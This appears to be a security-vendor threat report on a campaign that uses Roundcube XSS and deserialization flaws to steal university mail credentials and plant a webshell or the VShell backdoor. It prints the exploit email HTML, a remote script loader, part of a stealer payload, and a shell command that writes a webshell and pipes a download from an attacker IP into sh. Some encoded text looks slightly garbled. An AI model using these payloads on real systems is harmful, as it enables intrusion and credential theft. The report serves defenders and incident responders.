

One Email Closer to the Edge: UNK_MassTraction & the Physics of Exploitation

 proofpoint.com/us/blog/threat-insight/one-email-closer-edge-unkmasstraction-physics-exploitation

July 7, 2026



Analyst note: Proofpoint uses the UNK_ designator to define clusters of activity that are still developing and have not been observed for long enough to receive a numerical TA designation.

Key Findings

- Since May 2026, Proofpoint Threat Research has been tracking a suspected China-aligned threat cluster named UNK_MassTraction exploiting Roundcube mailservers belonging to the physics and engineering departments of US and Canadian universities.
- The campaigns exploit multiple n-day vulnerabilities in Roundcube to steal credentials and either install a webshell for follow-on access or deploy the VShell backdoor into the server's memory.
- The actor is likely abusing Roundcube servers as a pivot point to enter target networks, and the operators have deliberately crafted their infection chain to avoid detection.

Context

Beginning in May 2026, Proofpoint observed a new cluster of activity – tracked as UNK_MassTraction – exploiting [CVE-2024-42009](#), a cross-site scripting vulnerability in Roundcube. The campaign targeted physics and engineering departments at major US and Canadian universities, with a focus on administrators and professors in departments with either national security ties, or entities studying astrophysics and particle physics. While the targeting appeared specific to these departments, the exploit only requires that the email is opened in the mail client to achieve access to the mailserver so the recipients may have been inconsequential.

However, the targeted departments were likely specifically chosen because they were all running versions of Roundcube vulnerable to the n-day vulnerabilities, indicating that UNK_MassTraction had conducted reconnaissance into the targets prior to conducting the campaign. The activity has similarities to a [campaign](#)

[disclosed by Trellix](#), which used a filename parsing vulnerability akin to CVE-2023-2868 to deliver VShell; however, Proofpoint cannot currently link the reported activity to UNK_MassTraction.




Figure 1. UNK_MassTraction infection chain.

The campaign uses an initial cross-site scripting (XSS) vulnerability to execute JavaScript inside of the victim browser. That access is used to load a JavaScript payload that steals credential information stored in the browser, then uses a second vulnerability to get a foothold in mailserver, either via webshell or running the VShell backdoor in memory.

Delivery and exploitation

The emails targeting university departments used both compromised senders, as well as abused domains vulnerable to spoofing due to lax DMARC policy to send the emails. The lures were generic, implying a larger targeting swath beyond what Proofpoint could observe. The innocuous message may also indicate an attempt to resemble marketing or spam content because targets may open the email but ultimately overlook it (and not investigate it), which is still sufficient for the actor to gain access.




Figure 2. UNK_MassTraction lure emails.

The messages exploit [CVE-2024-42009](#), which does not adequately sanitize JavaScript items in the HTML, and can allow JavaScript to be executed via the `onanimationstart` function. If the email is opened in the webmail client of a vulnerable Roundcube instance, the embedded JavaScript is executed. Earlier activity from the actor left Chinese language artifacts in the message body HTML.

```
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8">
</head>
<style>@keyframes progress-bar-stripes{from{background-position:1rem 0}to
{background-position:0 0}}</style><body title="bgcolor=foo" name="bar"
style=animation-name:progress-bar-stripes onanimationstart=this.ownerDocument.head.appendChild
(this.ownerDocument.createElement(String.fromCharCode(115,99,114,105,112,116)))>
src=String.fromCharCode(104,116,116,112,115,58,47,47,52,53,46,49,53,48,46,49,48,57,46,49,53,49,46,115,
115,108,105,112,46,105,111,58,50,51,48,56,56,47,97,112,112,47,106,115,47,106,113,117,101,114,
121,46,109,105,110,46,106,115) foo=bar">

Hi fellow,

Hope you don't mind the random email. I saw your profile online recently and really liked
your vibe.

I'm [redacted] working over at the University [redacted] I love making new friends with cool
people I find on the internet, so I decided to just reach out.

Would love to be friends if you are open to it!
Best regards
</body>
</html>
```

Figure 3. Message body HTML of exploit-laden email.

The JavaScript stored in the message body is a loader for a remotely hosted next stage payload.

```
this.ownerDocument.head.appendChild(  
  this.ownerDocument.createElement("script")  
) .src = "https://45.150.109.151.sslip.io:23088/app/js/jquery.min.js"
```

Figure 4. Decimal-decoded JavaScript from message body.

The next stage is a fully-featured Roundcube stealer we call IceCube, that first escapes Roundcube's iFrame instantiation via DOM traversal, giving the stealer access to the whole DOM in the browser and Roundcube authentication session.

```
(function() {  
  var $zch1 = String.fromCharCode(104, 116, 116, 112, 115, 58, 47, 47, 49, 57, 52, 46, 50, 49, 51, 46, 49, 56, 46, 49, 51, 51, 46, 115, 115, 108, 105, 112, 46, 105, 111, 58, 50, 51, 48, 56, 56);  
  var _jspath = String.fromCharCode(47, 97, 112, 112, 47, 106, 115, 47, 106, 113, 117, 101, 114, 121, 46, 109, 105, 110, 46, 106, 115);  
  var _ctoken = String.fromCharCode(80, 82, 72, 70, 66, 75, 106, 105, 55, 53, 68, 117, 104, 99, 95, 122, 117, 72, 80, 105, 54, 95, 115, 122, 75, 57, 70, 117, 55, 54, 109, 68, 84, 100, 67, 97, 77, 106, 57, 78, 107, 110, 73);  
  /*  
   Runtime switches - set by C2 server at JS generation time  
   Change via Web UI toggle; server invalidates cache immediately.  
   */  
  var $lbu5 = true;  
  var $zHz6 = true;  
  /*  
   [FIX #15] fetch with timeout via AbortController  
   */  
  function _fetch(url, opts, timeout) {  
    timeout = timeout || 15000;  
    if (typeof AbortController !== 'undefined') {  
      var ctrl = new AbortController();  
      var id = setTimeout(function() {  
        ctrl.abort();  
      }, timeout);  
      opts = opts || {};  
      opts.signal = ctrl.signal;  
      return fetch(url, opts).finally(function() {  
        clearTimeout(id);  
      });  
    }  
    return fetch(url, opts);  
  }  
  /*  
   Phase 0: Bootstrap - escape iframe into top  
   */  
  var _isTop = (window === window.top);  
  if (!_isTop) {  
    var escaped = false;  
    var contexts = [];  
    try {
```

Figure 5. IceCube JavaScript payload showing iFrame Escape and extensive comments.

This access is used to steal usernames and passwords, two-factor authentication material, cookies, and conduct reconnaissance against the browser including the language in use, screen size, and form field values. The initial data gathered is sent via HTTP POST to the C&C server. IceCube then uses the session's CSRF token to set up gadgets to exploit another Roundcube vulnerability, detailed below. The JavaScript is verbosely commented, including multi-line comments, with well-marked execution phases, and iterative updates flagged as fixes. It is likely IceCube was created with the help of a large-language model.

Pivot to server side

Following the data theft stage, IceCube will use what it calls "helpers" to exploit a second Roundcube vulnerability, a deserialization exploit ([CVE-2025-49113](#)) that abuses the parsing of the embedded Crypt_GPG_Engine to install a simple webshell we call SquareShell. IceCube attempts to send PHP

serialized data containing a PHP gadget to Roundcube's database; when that data is deserialized, the embedded commands execute. When Roundcube deserializes this object and the request ends, PHP calls `__destruct()` on it, which passes `_gpgconf` into a shell execution path. The vulnerability is that Roundcube's preferred deserializer will instantiate any class it finds in a serialized blob, which allows the PHP gadgets to be executed.

```

echo
PD9waHANCg0KLYoQDQogKiBNYwlsIFByZXZpZXcgJiBUZXN0DQogKiBSZW5kZXJzIGVtYWlsIHRlbXBsYXRlcYBhbmQgc2VuZHMgd
GVzdCBlbWpBbmMuDQogKiBTdXBwb3J0cyBkeW5hbWljIGZ1bmN0aW9uIGNhbGxzIGZvcjBjb250ZW50IGZvcmlhdHRpbmcuDQogKg
0KICogQHZlcnNpb24gM14wLjENCiANCiAqIEBjcmVhdGVkICAgMDIzLTA2LTlxIDAuOjAwOjAwDQogKiBAbW9kawZpZWQgMjAyMy0
wNi0yMiAxNzo0NjowMA0KICogQGJ1aWxkICAgIGo3YXV0OXFocjJ2dG0KICovDQoNCiRmcm9tICAgICAgPSAnbm9yZXBseUBleGFt
cGx1LmNvbSc7DQokc3ViamVjdCAgID0gJ1Rlc3QgRW1haWw0w0KJGZvcmlhdHRlcjA9ICdodG1sc3Bly2lhbGNoYXJzJzNcG0KZ
nVuY3Rpb24gcmVuzGVyX21haWw0JGZvcmlhdHRlcjwJGJvZHKsICRmcm9tLCAkc3ViamVjdCkgew0KICAgICRoZWFKZXI0gIk
Zyb206ICRmcm9tXG5TdWJqZWNo0iAkc3ViamVjdFxuXG4i0w0KICAgICRjb250ZW50ID0gJGZvcmlhdHRlcjgkYm9keSk7DQogICA
gcmV0dXJuICRoZWFKZXI0gLiAkY29udGVudDsNCn0NCg0KawYgKCRfU0VSvkVSwYdSRVFRVNUX01FVEhPRCddID09PSAnUE9TVCCp
IHSNCiAgICBleHRyYWN0KCRfUE9TVCCwRVhUUL9PVkVSV1JJVEUp0w0KDQogICAgJGJvZHKgPSAkX1BPU1RbJ3EnXSA/
PyAnJ3sNCg0KICAgIGh1YWRlcignQ29udGVudC1UeXB0iB0ZXh0L3BsYWlu0yBjaGFyc2V0PXV0Zi04Jyk7DQogICAgZWNoByZ
W5kZXJfbWpBbmUgcmVudGVyLCAkYm9keSwgJGZyb20sICRzdWJqZWNo0KTSNCiAgICBleGl0w0KfQ0KDQp0ZWFKZXIoJ0Nvbn
RlbnQtVHlwZTogYXBwbGljYXRpb24vanNvbicp0w0KZWNoByBqc29uX2VuY29kZShbDQogICAgJ3Rvb2wnICAgICAgID0
+ICdNYwlsIFByZXZpZXcnLA0KICAgICd2ZXJzaW9uYyAgICA9PiAnM14wLjInLA0KICAgICdmb3JtYXR0ZXJzJyA9PiBbJ2h0bWxz
cGVjaWFsY2hhcnMnLCAnbmwyYnInLCAnc3RyaXBfDGFncycsICd0cm1tJ10sDQpdKTSNCj8+DQo= | base64 -d > plugins/
newmail_notifier/mail_preview.php && touch -r plugins/newmail_notifier/newmail_notifier.php plugins/
newmail_notifier/mail_preview.php; [ ! -f plugins/newmail_notifier/mail_preview.php ] && { (curl
-fsSL -m180 http://45.86.229.111:8080/slw || wget -T180 -q http://45.86.229.111:8080/slw) | sh; }#

```

Figure 6. PHP gadget shell command.

The embedded gadget is a shell command that first attempts to write a webshell to disk. The SquareShell webshell is remotely reachable at the endpoint `plugins/newmail_notifier/mail_preview.php` that allows for remote code execution. The webshell is timestamped by copying the last modified time of a legitimate plugin to blend into the environment. The webshell can use any of the following system utilities for execution: `system`, `passthru`, `exec`, `shell_exec`, `assert`, and `popen`.

**Proofpoint scanned relevant address space to identify the presence of SquareShell on compromised servers and coordinated with government and industry partners to notify the identified victims.*



Figure 7. PHP SquareShell webshell content.

The infection chain displays some mature facets, including cleaning up local storage and removing evidence of operator presence in the victim browser, the use of regular checks to make sure the browser or host is not already infected, as well as use of a few fail-safes to ensure progress towards compromising the Roundcube server is made. IceCube refers to these items as “fallbacks”. The tooling makes use of robust logging so an operator could easily troubleshoot if any parts of the infection chain fail.

If the webshell deployment fails, the gadget downloads and executes a shell script from a fallback channel. This fallback channel was introduced in June 2026; previously the chain would silently fail. The shell script sets up execution of an architecture-dependent ELF loader (which Google Threat Intelligence refers to as [SNOWLIGHT](#)). The shell script has been used in other [exploit-driven intrusions](#) by Chinese adversaries, likely indicating a privately shared capability. The shell script broadens `PATH` and checks for preferred

directories to deploy the loader, then gets the target architecture of host, fetches the relevant loader payload from the C&C, and executes it with the nohup utility.



Figure 8. VShell loader bash script.

IceCube also sets up what it calls “deferred triggers” to ensure continuance of the infection chain. The deferred triggers monitor if the user closes the page or changes tabs, checks if the mouse leaves the browser window, and hijacks the logout button. If any of those actions are taken, IceCube hooks those events, and re-attempts exploitation of [CVE-2025-49113](#), and beacons to the C&C that the user left the Roundcube session. Following these actions or a timeout, IceCube destroys user and malware-initiated sessions on the server, forcing the user to log out and removing forensic evidence from the Roundcube server.

VShell backdoor

The loader checks if another loader is already running (by checking for the presence of the file `/tmp/log_de.log`), then spoofs a process, `[kworker/0:2]` and beacons data back to the C&C server over a socket. The loader sets up in-memory loading of a next stage VShell backdoor from the C&C server.adversaries.



Figure 9. Main function of the VShell loader connecting to a C&C server and executing the response with `fexecve()` under the name `[kworker/0:2]`.

[VShell](#) is a publicly available, fully featured implant written in Go that China-aligned adversaries have used in Linux, [macOS](#), and [Windows](#) intrusions. Its interactive shell and port-forwarding features are the most likely to be used to pivot into the target network. This malware family has been extensively researched and reported by our colleagues at [Google](#), [Cisco Talos](#), [Nviso](#), [Trellix](#), [Eclectiq](#), and [Censys](#).

Attribution

In several cases, Proofpoint identified virtual private server (VPS) IP addresses within the received headers of UNK_MassTraction phishing emails that belong to a covert infrastructure network likely used by multiple China-aligned threat actors. The group’s access to this covert network, coupled with the low volume targeting of Canadian and US universities, VShell usage, and the presence of Chinese language artifacts within the phishing email, leads us to assess that UNK_MassTraction is likely a China-aligned espionage motivated threat actor that has demonstrated moderate operational security awareness. Chinese adversaries have [previously used exploits](#) against mailservers in a similar manner: treating them as [edge devices](#) to pivot into a target network. This is distinct from other adversaries using [similar exploits](#) where the contents of the mailserver are the main target, rather than an access point.

Conclusion

While the targeting of this campaign is captivating to the imagination, it is unlikely that UNK_MassTraction will be solving deep theoretical physics questions or the Fermi Paradox in the near future. UNK_MassTraction displayed a mature toolkit and unique usage of n-day vulnerabilities. The campaign is a reminder that email

delivery can facilitate compromise of mailservers, and that Chinese operators will continue to treat them like any other edge device. Defenders should prioritize defending the mailservers of their networks as thoroughly as they do their VPN concentrators and other remote access nodes on their networks.

Indicators

Indicator	Type	Description	First Seen
jpcontreras@newfield[.]cl	Email address	Compromised email address	May 2026
45.150.109[.]151	IP address	IceCube JavaScript backdoor delivery and C&C	May 2026
194.213.18[.]133	IP address	IceCube JavaScript backdoor delivery and C&C	June 2026
45.86.229[.]111	IP address	VShell C&C server	June 2026
hxxps://45.150.109[.]151.sslip.io:23088/app/js/jquery.min.js	URL	IceCube JavaScript backdoor delivery and C&C	May 2026
hxxps://194.213.18[.]133.sslip.io:23088/app/js/jquery.min.js	URL	IceCube JavaScript backdoor delivery and C&C	June 2026

hxxps://45.150.109[.]151.sslip.io:23088	URL	IceCube JavaScript backdoor delivery and C&C	May 2026
hxxps://194.213.18[.]133.sslip.io:23088	URL	IceCube JavaScript backdoor delivery and C&C	June 2026
hxxp://45.86.229[.]111/slw:8080	URL	VShell delivery URL	June 2026
a02f124c5ce4180bd130a62ee03262f399c33491de3aed36e0b15155ae4926c0	SHA256	IceCube stealer	June 2026